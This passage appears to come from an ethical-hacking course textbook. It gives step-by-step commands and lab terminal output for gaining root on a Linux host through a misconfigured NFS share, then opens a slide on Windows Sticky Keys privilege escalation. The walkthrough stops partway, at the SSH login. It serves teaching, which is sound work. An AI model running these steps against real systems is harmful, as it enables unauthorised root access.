
Network File System
Attacker
Attacker targets regular users to attain root level access

Figure 6.111: Illustration of NFS exploitation

Steps Involved in Gaining Root Access of the Target Host:

- **Step 1**: Run the following nmap command to check whether the NFS service is running on the target host.

  `nmap -sV <Target IP Address>`



```
┌─[attacker@parrot]─[~]
└──╼ $nmap -sV 10.10.1.9
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-14 00:13 EST
Nmap scan report for 10.10.1.9
Host is up (0.068s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds
┌─[attacker@parrot]─[~]
└──╼ $
```


Figure 6.112: Screenshot showing the output of nmap

- **Step 2**: Use the following command to install NFS and interact with the target NFS service:

  `sudo apt-get install nfs-common`

- **Step 3**: Run the following command to check if any share is available for mounting on the target host:

  `showmount -e <Target IP Address>`



```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $showmount -e 10.10.1.9
Export list for 10.10.1.9:
/home *
```

Figure 6.113: Screenshot showing the output of showmount

- **Step 4**: If the above command returns any mountable directories, create a directory named **`nfs`** by using the following command:

  `mkdir /tmp/nfs`

- **Step 5**: Run the following command to mount the **`nfs`** directory on the target host.


  `sudo mount -t nfs <Target IP Address>:/<Share Directory> /tmp/nfs`

- **Step 6**: Execute the following commands to view the details of the mounted directory and obtain the group ownership to the share directory.

  ```
  cd /tmp/nfs
  sudo cp /bin/bash .
  ls -la
  ```

- **Step 7**: Run the following command to establish a remote connection with the target host using SSH:

  ```
  ssh -l <Target Host Name> <Target IP Address>
  ```



```
┌─[✗]─[attacker@parrot]─[/usr/sbin]
└──╼ $ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:


Privilege Escalation Using Windows Sticky Keys

- In Windows, the sticky keys feature allows users to use a combination of keys including **Ctrl**, **Alt**, and **Shift** instead of pressing three keys at a time
- After gaining access to a remote system, attackers escalate privileges by simply **altering the file** associated with the sticky keys feature and **pressing the Shift key five times** in rapid succession once the system has been booted




